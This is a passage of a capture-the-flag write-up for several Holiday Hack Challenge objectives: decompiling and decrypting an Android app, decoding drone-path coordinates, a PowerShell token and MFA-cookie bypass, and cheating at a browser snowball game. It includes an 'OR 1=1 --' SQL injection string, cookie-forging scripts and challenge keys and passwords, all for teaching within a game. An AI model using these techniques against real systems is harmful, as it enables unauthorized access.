
Silver Medal

For this objective we are given an .apk file with a mobile application. Just to see what it does, we can install it on an android phone (or an emulator). Next let's try and figure out who got left off the Naughty/Nice list. Let's start by decompiling the .apk file using apktool:

```
┌──(kali㉿kali)-[/tmp/mobapp]
└─$ apktool d SantaSwipe.apk
```

We see that we have an `index.html` file and looking inside it we see that `Android.getNormalList()`, `AndroidgetNiceList()`, and `Android.getNaughtyList()` methods are being called by the app to bring up the names on the phone screen.

So, we know the names must be listed somewhere and just by using the app we know which names *are* included on the list. We can simply search for one of these names using grep and open the file that shows up in the result:

```
┌──(kali㉿kali)-[/tmp/mobapp/SantaSwipe]
gre└─$ grep -r Carlos
smali_classes3/com/northpole/santaswipe/DatabaseHelper.smali:130:    const-string v0, "INSERT INTO NormalList (Item)
VALUES (\'Carlos, Madrid, Spain\');"
```

Now that we know to look inside `DatabaseHelper.smali`, we can go through the names in the file one by one and swipe them off the list on the app until we find one that *isn't* included in the app….and it looks like the unlucky girl is **Ellie**, from Alabama, US.

If we run another grep for `Ellie`, this time we can see that her entry is being specifically excluded in `smali_classes3/com/northpole/santaswipe/MainActivity$WebAppInterface.smali`

```
┌──(root㉿kali)-[/home/kali/mobile_analysis/SantaSwipe]
└─# grep -r Ellie
smali_classes3/com/northpole/santaswipe/DatabaseHelper.smali:    const-string v0, "INSERT INTO NormalList (Item)
VALUES (\'Ellie, Alabama, USA\');"
smali_classes3/com/northpole/santaswipe/MainActivity$WebAppInterface.smali:    const-string v3, "SELECT Item FROM
NormalList WHERE Item NOT LIKE \'%Ellie%\
```

Gold Medal

For the gold medal part of this objective, we are given a revised mobile app – this time in .aab format. Since we already have a general idea of how the app works from obtaining the silver medal, we should try to repeat our steps, but first we should take the advice of one of the hints we're given and convert the `.aab` file into `.apk`.

I decided to use bundletool to do this:

```
┌──(root㉿kali)-[/home/kali/mobile_analysis]
└─# wget https://github.com/google/bundletool/releases/download/1.17.2/bundletool-all-1.17.2.jar
┌──(root㉿kali)-[/home/kali/mobile_analysis]
└─# alias bundletool='java -jar bundletool-all-1.17.2.jar'
┌──(root㉿kali)-[/home/kali/mobile_analysis]
└─# bundletool build-apks --bundle=./SantaSwipeSecure.aab --output=./SantaSwipeSecure.apks --mode=universal
┌──(root㉿kali)-[/home/kali/mobile_analysis]
```

```
└─# ls
apktool  apktool.jar  bundletool-all-1.17.2.jar  SantaSwipe  SantaSwipe.apk  SantaSwipeSecure.aab
SantaSwipeSecure.apks
```

Bundletool creates a file with an `.apks` extension which needs to be changed into a zip file and extracted:

```
┌──(root㉿kali)-[/home/kali/mobile_analysis]
└─# cp SantaSwipeSecure.apks SantaSwipeSecure.zip

┌──(root㉿kali)-[/home/kali/mobile_analysis]
└─# unzip SantaSwipeSecure.zip -d .
Archive:  SantaSwipeSecure.zip
 extracting: ./toc.pb
 extracting: ./universal.apk
```

We can now decompile with apktool like we did for the silver medal:

```
┌──(root㉿kali)-[/home/kali/mobile_analysis]
└─# apktool d universal.apk
```

Now that we have a pretty good idea what to look out for, we can use grep to search for `SELECT` and `FROM` recursively in all the directories to try and narrow-down our search to a few interesting files where items are being called from the database.

```
┌──(kali㉿kali)-[~/mobile_analysis/universal]
└─$ grep -r SELECT | grep FROM
smali/com/northpole/santaswipe/DatabaseHelper.smali:    const-string v3, "SELECT Item FROM "
smali/com/northpole/santaswipe/MainActivity$WebAppInterface.smali:    const-string v2, "SELECT Item FROM NaughtyList"
smali/com/northpole/santaswipe/MainActivity$WebAppInterface.smali:    const-string v2, "SELECT Item FROM NiceList"
smali/com/northpole/santaswipe/MainActivity$WebAppInterface.smali:    const-string v2, "SELECT Item FROM NormalList"
```

From the results of this search, it looks like it's worth having closer look at `smali/com/northpole/santaswipe/DatabaseHelper.smali`. Towards the top of this file, we can see a method called `insertInitialData` which seems to be updating the database with a several encrypted strings:

```
.method private final insertInitialData(Landroid/database/sqlite/SQLiteDatabase;)V
    .locals 25
    const/16 v0, 0x10e
    .line 55
    new-array v0, v0, [Ljava/lang/String;
    const/4 v1, 0x0
    const-string v2, "L2HD1a45w7EtSN41J7kx/hRgPwR8lDBg9qUicgz1qhRgSg=="
    aput-object v2, v0, v1
    const/4 v1, 0x1
    .line 56
    const-string v2, "IWna1u1qu/4LUNVrbpd8riZ+w9oZNN1sPRS2ujQpMqAAt114Yw=="
```

Further down, towards the end of the file we can identify another private method, this time called `encryptData` that is most likely responsible for encrypting the data in the database. From this we can tell that the data is being encrypted using an AES-GCM cipher and then encoded with base64. AES-GCM encryption requires a Key and an initial value, which we now need to look for in our decompiled app.

```
.method private final encryptData(Ljava/lang/String;)Ljava/lang/String;
    .locals 5
    .line 173
    :try_start_0
    const-string v0, "AES/GCM/NoPadding"
    invoke-static {v0}, Ljavax/crypto/Cipher;->getInstance(Ljava/lang/String;)Ljavax/crypto/Cipher;
    move-result-object v0
    .line 174
    new-instance v1, Ljavax/crypto/spec/GCMParameterSpec;
    iget-object v2, p0, Lcom/northpole/santaswipe/MainActivity$WebAppInterface;-
>this$0:Lcom/northpole/santaswipe/MainActivity;
    invoke-static {v2}, Lcom/northpole/santaswipe/MainActivity
...
...
>checkNotNullExpressionValue(Ljava/lang/Object;Ljava/lang/String;)V
    invoke-virtual {v0, p1}, Ljavax/crypto/Cipher;->doFinal([B)[B
    move-result-object p1
    const/4 v0, 0x0
    .line 177
    invoke-static {p1, v0}, Landroid/util/Base64;->encodeToString([BI)Ljava/lang/String;
...
...
```

`.method public constructor` tells us to look for the `iv` (initial value) and `ek` (encryption key) value in `/com/northpole/santaswipe/R$string`

```
.method public constructor <init>(Landroid/content/Context;)V
...
...
    .line 25
    sget v0, Lcom/northpole/santaswipe/R$string;->ek:I
    invoke-virtual {p1, v0}, Landroid/content/Context;->getString(I)Ljava/lang/String;
...
...
    .line 26
   sget v2, Lcom/northpole/santaswipe/R$string;->iv:I
    invoke-virtual {p1, v2}, Landroid/content/Context;->getString(I)Ljava/lang/String;
```

If we have a look inside the file `R$string.smali`, it gives us the index for `iv` and `ek`:

```
# static fields
.field public static app_name:I = 0x7f090001
.field public static ek:I = 0x7f090033
.field public static iv:I = 0x7f090037
```

We can now grep for these values and find `/universal/res/values/strings.xml` (the hint makes sense now). From this we get the base64 encoded values for iv and ek:

```
    <string name="ek">rmDJ1wJ7ZtKy3lkLs6X9bZ2Jvpt6jL6YWiDsXtgjkXw=</string>
    <string name="iv">Q2hlY2tNYXRlcml4</string>
```

At this point I tried using Cyberchef to decode the encrypted values found in `DatabaseHelper.smali`, but it became apparent that I needed some kind of Authentication tag….so I asked ChatGPT about this and it explained that AES-GCM normally appends a 16-byte tag to the ciphertext and therefore I would need to split the last 16 bytes from the ciphertext for each entry and use that as my authentication tag. ChatGPT also conveniently provided me with a python script I could use to decode the entries.

Rather than entering all the entries one by one, I scrolled through `DatabaseHelper.smali` looking for something that looks a bit different and sure enough, at the end of the file I noticed a considerably larger chunk of encoded text:

```
    .line 39

    const-string v0,
"IVrt+9Zct4oUePZeQqFwyhBix8cSCIxtsa+lJZkMNpNFBgoHeJlwp73l2oyEh1Y6AfqnfH7gcU9Yfov6u70cUA2/OwcxVt7Ubdn0UD2kImNsclEQ9M8P
pnevBX3mXlW2QnH8+Q+SC7JaMUc9CIvxB2HYQG2JujQf6skpVaPAKGxfLqDj+2UyTAVLoeUlQjc18swZVtTQO7Zwe6sTCYlrw7GpFXCAuI6Ex29gfeVIe
B7pK7M4kZGy3OIaFxfTdevCoTMwkoPvJuRupA6ybp36vmLLMXaAWsrDHRUbKfE6UKvGoC9d5vqmKeIO9elASuagxjBJ"
```

So, I popped this interesting looking ciphertext into the Python script that ChatGPT so kindly created for me and deciphered it into an interesting SQL command:

```
CREATE TRIGGER DeleteIfInsertedSpecificValue
    AFTER INSERT ON NormalList
    FOR EACH ROW
    BEGIN
        DELETE FROM NormalList WHERE Item = 'KGfb0vd4u/4EWMN0bp035hRjjpMiL4NQurjgHIQHNaRaDnIYbKQ9JusGaa1aAkGEVV8=';
    END;
```

Once again, we find that there is a specific value that is being removed from the naughty and nice lists… all that remains is for us to decode the base-64 encoded text containing this value and we get:

```
Decoded String: Joshua, Birmingham, United Kingdom
```

And finally, we have our answer – this time it was **Joshua** from Birmingham who was intentionally being left out!

Objective 9 – Drone Path

Help the elf defecting from Team Wombley get invaluable, top secret intel to Team Alabaster. Find Chimney Scissorsticks, who is hiding inside the DMZ.


Procedure

Silver Medal

When accessing the terminal, we can either access a login screen or a fileshare. Given that we don't have any login credentials (yet), let's have a look at the fileshare. There is a single file we can download called `fritjolf-Path.kml`.

kml files typically store a number of coordinates in sequence to create a path between each point. The most popular program to open such files is Google Earth. If we download the file and open it in Google Earth we can see what is presumably a flight path which interestingly describes the outline of a word: `GUMDROP1` over Antartica:


This looks suspiciously like a potential password, and we can safely assume that the user creating this is `fritjolf` based on the file name. We can now try logging in with these credentials.



Having logged-in successfully we now have access to some new areas:

- **Elf Drone Workshop** which requires us to provide a Drone name as an input
- **Profile Page** with details about the elf with the username `fritjolf` – there's also an interesting link to a .csv file
- **Admin console** which requires us to provide a drone fleet administration code

Let's start off by downloading the .csv file that is linked under the profile section. According to the note on the same profile page, the name of the drone is the same as the location of the secret snowball warehouses.



The .csv file consists of a number of lat/long coordinate sets and the associated flight altitude at each point. We can use these to create our own .kml file and open it in Google Earth again.

If we follow the flight path from one coordinate to the next, we see that each coordinate is on top of a geographical feature that resembles a letter of the Latin alphabet. By taking note of each letter, we get **ELF-HAWK** which must be the name of the drone. We can check this on the Elf Drone Workshop page:

We are now pointed to a new .csv file `ELF-HAWK-dump.csv`. It's interesting how **LONG** and **LATTER** are capitalised – I'm guessing this is a hint referring to the LAT/LONG values in the .csv file.


Opening the .csv file, we are now faced with another list of coordinate points, but this time the list is huge with a total of 3272 individual points!

We can do the same thing we did earlier and convert these to a .kml file. The easiest way is to clean up the .csv file by removing the headers and anything that is not longitude or latitude data. This leaves us with a file containing comma-separated values for longitude and latitude which we simply paste into a text editor to create a custom .kml file.

Nevertheless, it's not going to be that easy this time around. Opening the .kml file shows us a whole mess of overlapping paths going around the globe in the northern hemisphere. Looking closely at the path, some letters are recognisable but it's impossible to make out a coherent string of text.

Let's have another look at the list of coordinate pairs in the .csv file… It looks like the values for longitude tend to increase the further down the list we go – it's not a 100% consistent increase – but there's a definite pattern. It's also strange that the longitude values can get really large, whereas actual longitude values can only be between -180° and 180°. This leads me to think that the path that these coordinates describe, goes round and round the globe passing over itself several times.

The next step takes a while to complete – so get a cup of coffee and settle down. We need to manually split the .kml file into multiple paths. Each path starts when the longitude values start to consistently exceed 180, 360, 540, 720, 900, 1080, 1260 and 1440 respectively (i.e. in steps of 180° each), thus dividing the data into nine parts. We can use this to create 9 separate .kml files (or a single .kml file with 9 separate placemark sets). If we open these in Google Earth, we can now view them one by one and reconstruct the hidden message: **DroneDataAnalystExpertMedal**



Submit this as the password to the admin panel to get the Silver Medal.

Gold Medal

Having obtained access to the drone fleet administration, Chimney Scissorsticksticks tells us to "dig deeper" and hints at the existence of an "*injection flaw*" that we might be able to exploit.

Chimney's hint is very helpful, and it immediately points us towards looking for a SQL injection point. While still logged in with the `fritjolf` account we have access to two user-input fields that might possibly be susceptible to SQLi, so it's just a matter of pasting in the infamous `'OR 1=1 --` string to see if it does anything interesting. Luckily, we see some interesting results when testing this in the search box of the Workshop page.

We now have a list of valid drone names along with their specifications. We can start searching for the drone names in the same search box one by one, until we find something useful.

The listing for `Pigeon-Lookalike-v4` seems to be giving us some hints to point us in the right direction for a gold

medal. It tells us that *"There is something fishing with [sic] some of the files"* and that *"there was some talk about only TRUE carvers would find secrets and that FALSE ones would never find it"*.

The capitalised *"TRUE"* and *"FALSE"* in that last sentence immediately remind me of the `ELF-HAWK-dump.csv` file which had loads of columns with values for `TRUE` or `FALSE` in them. Typically, another way to represent `TRUE` and `FALSE` values in electronics is with a `1` or `0`, so my first thought is that there might be a binary message hidden in the .csv file.

Extracting this message is quite simple, but it requires us to play around with the formatting of the .csv file. I used Microsoft Excel to remove all the columns that had data that wasn't a `TRUE`/`FALSE` value. Then I removed all the rows which were all `TRUE` or all `FALSE` as these will not be able to provide me with any information. Next, I used a simple "find and replace" in Excel to change all the `TRUE` entries into `1`s and all the `FALSE` entries into `0`s. Finally, I used a CONCAT function at the end of each row in Excel to concatenate all the `0` and `1` values for each row into a 58-bit binary numbers.

I could then copy and paste the binary numbers into Cyberchef and use a "From Binary" recipe with an 8-bit byte length to convert the binary into a beautiful piece of ASCII art which also contains our password for the admin panel to grant us a gold medal:

Objective 10 – PowerShell

Team Wombley is developing snow weapons in preparation for conflict, but they've been locked out by their own defenses. Help Piney with regaining access to the weapon operations terminal.

Hints

- GOLD:
  - I overheard some of the other elves talking. Even though the endpoints have been redacted, they are still operational. This means that you can probably elevate your access by communicating with them. I suggest working out the hashing scheme to reproduce the redacted endpoints. Luckily one of them is still active and can be tested against. Try hashing the token with SHA256 and see if you can reliably reproduce the endpoint. This might help, pipe the tokens to Get-FileHash -Algorithm SHA256.
  - They also mentioned this lazy elf who programmed the security settings in the weapons terminal. He created a fakeout protocol that he dubbed Elf Detection and Response "EDR". The whole system is literally that you set a threshold and after that many attempts, the response is passed through... I can't believe it. He supposedly implemented it wrong so the threshold cookie is highly likely shared between endpoints!

Procedure

Silver Medal

The first few questions are pretty straightforward:

```
1) There is a file in the current directory called 'welcome.txt'. Read the contents of this file
PS /home/user> Get-Content welcome.txt

2) Geez that sounds ominous, I'm sure we can get past the defense mechanisms.
We should warm up our PowerShell skills.
How many words are there in the file?
PS /home/user> Get-Content welcome.txt | Measure-Object -word
Lines Words Characters Property
----- ----- ---------- --------
      180

3) There is a server listening for incoming connections on this machine, that must be the weapons terminal. What port is it listening on?
PS /home/user> netstat -a
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 localhost:1225          0.0.0.0:*               LISTEN
tcp6       0      0 172.17.0.3:35806        52.188.247.151:443      ESTABLISHED

4) You should enumerate that webserver. Communicate with the server using HTTP, what status code do you get?
PS /home/user> Invoke-WebRequest http://localhost:1225
Invoke-WebRequest: Response status code does not indicate success: 401 (UNAUTHORIZED).

5) It looks like defensive measures are in place, it is protected by basic authentication.
Try authenticating with a standard admin username and password.
Ps/home/user> $cred = Get-Credential
PS /home/user> Invoke-WebRequest http://localhost:1225 -Credential $cred -AllowUnencryptedAuthentication
```

It starts to get more interesting from this point – to answer this next question, we need to create a for loop that cycles through endpoints sequentially and measures the number of words for each one. The loop must break when it finds an endpoint with exactly 138 words:

```
6) There are too many endpoints here.
Use a loop to download the contents of each page. What page has 138 words?
When you find it, communicate with the URL and print the contents to the terminal.
PS /home/user> $i=1
PS /home/user> for (;$i -le 15;$i++)
>> {$Wordcount=(Invoke-WebRequest http://localhost:1225/endpoints/$i -Credential $cred -AllowUnencryptedAuthentication | Measure-Object -
word).words
>> Write-Host "Element No: $i has $Wordcount words"
>> If ($Wordcount -eq 138){
>> $Response = Invoke-WebRequest http://localhost:1225/endpoints/$i -Credential $cred -AllowUnencryptedAuthentication
>> Write-Host $Response.Content
>> break
>> }
>> }
```

```
Element No: 1 has 130 words
Element No: 2 has 127 words
...
...
Element No: 12 has 123 words
Element No: 13 has 138 words
<html><head><title>MFA token scrambler</title></head><body><p>Yuletide cheer fills the air,<br>  A season of love, of care.<br>  The world is bright, full of light,<br>  As we celebrate this special night.<br>  The tree is trimmed, the stockings hung,<br>  Carols are sung, bells are rung.<br>  Families gather, friends unite,<br>  In the glow of the fire's light.<br>  The air is filled with joy and peace,<br>  As worries and cares find release.<br>  Yuletide cheer, a gift so dear,<br>  Brings warmth and love to all near.<br>  May we carry it in our hearts,<br>  As the season ends, as it starts.<br>  Yuletide cheer, a time to share,<br>  The love, the joy, the care.<br>  May it guide us through the year,<br>  In every laugh, in every tear.<br>  Yuletide cheer, a beacon bright,<br> Guides us through the winter night </p><p> Note to self, remember to remove temp csvfile at http://127.0.0.1:1225/token_overview.csv</p></body></html>

7) There seems to be a csv file in the comments of that page.  That could be valuable, read the contents of that csv-file!
PS /home/user> (Invoke-WebRequest -uri http://localhost:1225/token_overview.csv -Credential $cred -AllowUnencryptedAuthentication).content > csvfile.csv
PS /home/user> Get-Content ./csvfile.csv

724d494386f8ef9141da991926b14f9b,REDACTED
67c7aef0d5d3e97ad2488babd2f4c749,REDACTED
5f8dd236f862f4507835b0e418907ffc,4216B4FAF4391EE4D3E0EC53A372B2F24876ED5D124FE08E227F84D687A7E06C
# [*] SYSTEMLOG
# [*] Defence mechanisms activated, REDACTING endpoints, starting with sensitive endpoints
# [-] ERROR, memory corruption, not all endpoints have been REDACTED
# [*] Verification endpoint still active
# [*] http://127.0.0.1:1225/tokens/<sha256sum>
# [*] Contact system administrator to unlock panic mode
# [*] Site functionality at minimum to keep weapons active
```

Conveniently the `.csv` file tells us that we can communicate with an endpoint at `http://localhost:1225/tokens/<sha256sum>` and luckily there is still one SHA-256 hash value that hasn't been redacted, so we can use it to call the API endpoint.

```
8) Luckily the defense mechanisms were faulty!
There seems to be one api-endpoint that still isn't redacted! Communicate with that endpoint!
PS /home/user> Invoke-WebRequest http://127.0.0.1:1225/tokens/4216B4FAF4391EE4D3E0EC53A372B2F24876ED5D124FE08E227F84D687A7E06C -Credential $cred -AllowUnencryptedAuthentication
```

Now things start to get trickier – the API endpoint requires a cookie. We can set this by creating a `WebRequestSession` and adding a cookie to it:

```
9) It looks like it requires a cookie token, set the cookie and try again.
PS /home/user> $url1 = "http://127.0.0.1:1225/tokens/4216B4FAF4391EE4D3E0EC53A372B2F24876ED5D124FE08E227F84D687A7E06C"
PS /home/user> $session1 = New-Object Microsoft.PowerShell.Commands.WebRequestSession
PS /home/user> $cookie1 = New-Object System.Net.Cookie("token", "5f8dd236f862f4507835b0e418907ffc", "/", "127.0.0.1")
PS /home/user> $session1.Cookies.Add($cookie1)
PS /home/user> (Invoke-WebRequest -Uri $url1 -WebSession $session1 -Credential $cred -AllowUnencryptedAuthentication).Content

<h1>Cookie 'mfa_code', use it at <a
href='1732384990.947703'>/mfa_validate/4216B4FAF4391EE4D3E0EC53A372B2F24876ED5D124FE08E227F84D687A7E06C</a></h1>
```

Ok, so now we've got an MFA token and the URL path to use it at. I created a new variable for a new session `$session2` and another variable, `$url2` for the new URL to call.

```
10) Sweet we got a MFA token! We might be able to get access to the system.
 Validate that token at the endpoint!
PS /home/user> $session2 = New-Object Microsoft.PowerShell.Commands.WebRequestSession
PS /home/user>  $url2="http://127.0.0.1:1225/mfa_validate/4216B4FAF4391EE4D3E0EC53A372B2F24876ED5D124FE08E227F84D687A7E06C"
```

Next, we need a RegEx expression to extract the MFA code from the cookie. It matches for `href=` and extracts the part following it. So, this command will request the MFA code and extract it from the server response and place it neatly in a variable called `$mfa_token`.

At the same time, we also want to add this cookie (along with the previously obtained `token` cookie) to our session before calling `$url2`. We can use semi-colons (`;`) to include all the separate PowerShell commands on a single line and run them all at once and before the MFA token expires:

```
PS /home/user> $mfa_token = [regex]::match((Invoke-WebRequest -Uri $url1 -WebSession $session1 -Credential $cred -
AllowUnencryptedAuthentication).Content, "href='([^']*)'").Groups[1].Value ;
$cookie2 = New-Object System.Net.Cookie("mfa_token","$mfa_token","/", "127.0.0.1") ; $session2.Cookies.Add($cookie1) ;
$session2.Cookies.add($cookie2) ;
(Invoke-WebRequest -Uri $url2 -WebSession $session2 -Credential $cred -AllowUnencryptedAuthentication).content
```

```
<h1>[+]
Success</h1><br><p>Q29ycmVjdCBUb2tlbiBzdXBwbGllZCwgeW91IGFyZSBncmFudGVkIGFjY2VzcyB0byB0aGUgc25vdyBjYW5ub24gdGVybWluYWwuIEhlcmUgaXMgeW91ciBwZXJzb25hbCBwYXNzd29yZCBmb3IgYWNjZXNzOiBTbm93TGVvcGFyZDJSZWFkeUZvckFjdGlvbg==</p>
```

The response we get is something that looks like a base64 encoded message and we are asked to decode it. For this we need to follow the same procedure as for question 10 to generate the MFA token, pass it to the server and obtain a response.

Next, we need a RegEx expression to extract only the text we are interested in that lies between `<p>` and `</p>` and finally we can base64 decode this to complete the objective:

```
11) That looks like base64! Decode it so we can get the final secret!
PS /home/user> $mfa_token = [regex]::match((Invoke-WebRequest -Uri $url1 -WebSession $session1 -Credential $cred -
AllowUnencryptedAuthentication).Content, "href='([^']*)'").Groups[1].Value ;
$cookie2 = New-Object System.Net.Cookie("mfa_token","$mfa_token","/", "127.0.0.1") ; $session2.Cookies.Add($cookie1) ;
$session2.Cookies.add($cookie2) ;
$Response = (Invoke-WebRequest -Uri $url2 -WebSession $session2 -Credential $cred -AllowUnencryptedAuthentication).content ;
Write-Host $Response;
$base64String = [regex]::match($Response, "<p>(.*?)</p>").Groups[1].Value;
Write-Host $base64String;
$decodedString = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String($base64String));
Write-Host $decodedString

Correct Token supplied, you are granted access to the snow cannon terminal. Here is your personal password for access: SnowLeopard2ReadyForAction

Hurray! You have thwarted their defenses!
Alabaster can now access their weaponry and put a stop to it.
Once HHC grants your achievement, you can close this terminal.
```

Gold Medal

For this next part, I decided it would be best to stick to where the hints are trying to guide me. First let's try to replicate the token hashes using `Get-Filehash`.

We can achieve this by testing with the last token in the .csv file (since we know what its correct hash value should be). The token value needs to be placed in a file and `Get-FileHash` is called on that file, with `Select-Object` being used to limit the output to just the hash value:

```
PS /home/user>"5f8dd236f862f4507835b0e418907ffc" > token_1
PS /home/user> Get-FileHash ./token_1 -Algorithm SHA256 | Select-Object -ExpandProperty Hash
4216B4FAF4391EE4D3E0EC53A372B2F24876ED5D124FE08E227F84D687A7E06C
```

OK – this looks promising, it looks like we have the correct hash method – so let's try hashing another token now:

```
PS /home/user> "67c7aef0d5d3e97ad2488babd2f4c749" > token_2
PS /home/user> Get-FileHash ./token_2 -Algorithm SHA256 | Select-Object -ExpandProperty Hash
BAC2F3580B6491CBF26C84F5DCF343D3F48557833C79CF3EFB09F04BE0E31B60
```

Let's try calling an endpoint with this new hash now:

```
PS /home/user> $session2 = New-Object Microsoft.PowerShell.Commands.WebRequestSession
PS /home/user> $url2 =
"http://127.0.0.1:1225/mfa_validate/BAC2F3580B6491CBF26C84F5DCF343D3F48557833C79CF3EFB09F04BE0E31B60"
PS /home/user> $mfa_token = [regex]::match((Invoke-WebRequest -Uri $url1 -WebSession $session1 -Credential $cred -
AllowUnencryptedAuthentication).Content, "href='([^']*)'").Groups[1].Value ;
$cookie2 = New-Object System.Net.Cookie("mfa_token","$mfa_token","/", "127.0.0.1") ; $session2.Cookies.Add($cookie1) ;
$session2.Cookies.add($cookie2) ;
(Invoke-WebRequest -Uri $url2 -WebSession $session2 -Credential $cred -AllowUnencryptedAuthentication).content
<h1>[*] Setting cookie attempts</h1>
PS /home/user> $session2.Cookies.GetAllCookies()

...

Secure     : False
TimeStamp  : 12/01/2024 16:47:14
Value      : c25ha2VvaWwK01
Version    : 0
```

We have a new cookie called `attempts` with a value of `c25ha2VvaWwK01`. If we base64 decode this value in Cyberchef we find that `c25ha2VvaWwK` decodes to `snakeoil`, so the `01` at the end must be some kind of counter. In fact, if we make another attempt at resolving this endpoint, we see that the cookie's value changes to `c25ha2VvaWwK02`. This keeps on going until the 10th attempt, beyond which the cookie's value stops being incremented. This is pretty much what I was expecting to see given the hints we are given.

At this point it's just a matter of importing the data as a .csv file, re-initialising the web-session and going through each endpoint one by one, calculating its hash, generating an MFA token and calling the endpoint with the correct cookies set. For the `attempts` cookie we can set this to `c25ha2VvaWwK10` so that all the endpoints are resolved. Microsoft Co-Pilot was a huge help in creating a script for this which I typed into Notepad++ and then simply copied and pasted it into the console.

And this time we get a successful response from one of the endpoints and we don't even have to base64 decode it!

```
Current Token: 7b7f6891b6b6ab46fe2e85651db8205f :   <h1>[-] ERROR: Access Denied</h1><br> [!] Logging access attempts
Current Token: 45ffb41c4e458d08a8b08beeec2b4652 :   <h1>[+] Success, defense mechanisms
deactivated.</h1><br>Administrator Token supplied, You are able to control the production and deployment of the snow
cannons. May the best elves win: WombleysProductionLineShallPrevail</p>
Current Token: d0e6bfb6a4e6531a0c71225f0a3d908d :   <h1>[-] ERROR: Access Denied</h1><br> [!] Logging access attempts
Current Token: bd7efda0cb3c6d15dd896755003c635c :   <h1>[-] ERROR: Access Denied</h1><br> [!] Logging access attempts
```

Objective 11 – Snowball Showdown


Wombley has recruited many elves to his side for the great snowball fight we are about to wage. Please help us defeat him by hitting him with more snowballs than he does to us.

Procedure


Silver Medal

At first glance this game reminds me a lot of last year's "Snowball Hero" challenge, so I started off by reading through the notes in my writeup for last year's Holiday Hack Challenge. In a nutshell, last year we were able to edit the values of client-side variables to win the game, so that might be one approach to try this year too.

First, we need to figure out a way to play the game without having to team up with another player, which will make it a lot easier to test out some stuff in the browser console and see what it does. The game conveniently launches in a new browser window and the URI ends with `&singlePlayer=false`. It's just a matter of changing this to `&singlePlayer=true` and reloading the page to launch the game in single-player mode.



Next, we can have a look at the game's source code by hitting F12 to open the browser's developer tools. We can see there is a folder called `js` which contains four JavaScript files and we need to figure out which one we should start looking into. `phaser.min.js` is a standard open-source JavaScript library for building HTML5 games, so we can ignore that for now. `elfIds.js` declares a large number of constants to define elf names, taunts, etc…, so it's not really interesting to us. `Phaser-snowball-game.js` has a single class called `SnowBallGame` and all the variables seem to be using `this.` Notation, which defines each variable as a property of the `SnowBallGame` class and so they are not client-side accessible.




However, we can still play around with some of these variables using local overrides in Chrome. The developer tools in Chrome allow us to replace any element that is being downloaded to one that is already on our local machine. This includes obvious things like images, but it can also be used to override specific variables by creating a local copy of the JavaScript file and loading that instead.

In the developer console we can type directly into the source code to modify the parameters we want. I chose to edit the following variables:

- Line 26: `this.throwRateOfFire = 10;`
- Line 680: `this.onlyMoveHorizontally = false;`
- Line 1292: `"blastRadius": 20000,`

By changing these variables, we will be able to fire off snowballs at a much faster rate and each snowball will have a massive blast area. We will also be able to move our sprite up and down – effectively flying over and around obstacles and any damage done to terrain. Once we've edited all the variables we want to play around with, we can right click on the source file and select ***Save As*** and save it in the Overrides directory we set Chrome to look at. It's important to keep the same filename when saving this.

Finally, we right-click on the filename for `Phaser-snowball-game.js` and select ***Override content*** (you'll notice that the filename on the left pane of developer view now has a purple dot on it indicating that a local override version is being loaded instead). This instructs Chrome to load the local version of `Phaser-snowball-game.js` that we saved earlier instead of the version being downloaded from the server.



All that's left is to reload the page and use our new superpowers to win the snowball fight against Wombley to get our Silver Medal.

Gold Medal

In the silver medal we've already eliminated the possibility `elfIds.js` and `Phaser-snowball-game.js` having any client-side accessible variables.

This leaves us with the final .js file called `reconnecting-websocket.min.js` which also appears to be a standard library, but on closer inspection it seems to have some added code at the end. The code adds a function which refers to a `MOASB` (I'm guessing this stands for ***Mother Of All Snowball Bombs***) and assigns it to `window.bgDebug` which makes it globally accessible via the `bgDebug` property on the `window` object. The first line of the function is:

